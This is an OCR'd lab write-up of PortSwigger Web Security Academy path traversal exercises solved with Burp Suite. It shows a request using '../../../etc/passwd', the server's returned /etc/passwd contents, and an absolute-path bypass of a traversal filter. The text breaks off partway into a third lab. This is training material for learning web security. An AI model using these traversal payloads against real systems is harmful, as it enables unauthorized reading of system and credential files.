
Documentation : Path Traversal Labs (burp suite)

prepared by : Qasim Ali

Lab : File path traversal , simple case

Go to burpsuite and open proxy filter setting


in Filter setting include images



go to lab and open a image from home page


capture image request in Burp suite


send it to Repeater



in Repeater change the Request Parameter with file path

and send Request


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Target: https://0afa000903ad81ee803485e5008
in Parameters change the file name
Request
Pretty Raw Hex
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0afa000903ad81ee803485e5008d00c4.web-security-academy.net
Cookie: session=rCDe4M50BzFBzR24cnZUwNMvt6a3po3S
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0afa000903ad81ee803485e5008d00c4.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=5
Te: trailers
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin


File path traversal, simple
https://0afa000903ad81ee803485e5008d00c4.web-security-academy.net/product?productId=1
Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec
Web Security Academy
File path traversal, simple case
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
Hexbug Battleground Tarantula Double Pack
$96.66


Lab Solved !!

Lab : File path traversal, traversal sequences blocked with absolute path bypass


go to lab and open a image from home page

capture image request in Burp suite

send it to Repeater




send request with previous parameter and notice that it get Blocked




this time remove “../../..” from Request Parameter

Change Request Parameter to “/etc/passwd”

Send request






Lab Solved !!

Lab : File path traversal, traversal sequences stripped non-recursively

go to lab and open a image from home page


capture image request in Burp suite

send it to Repeater



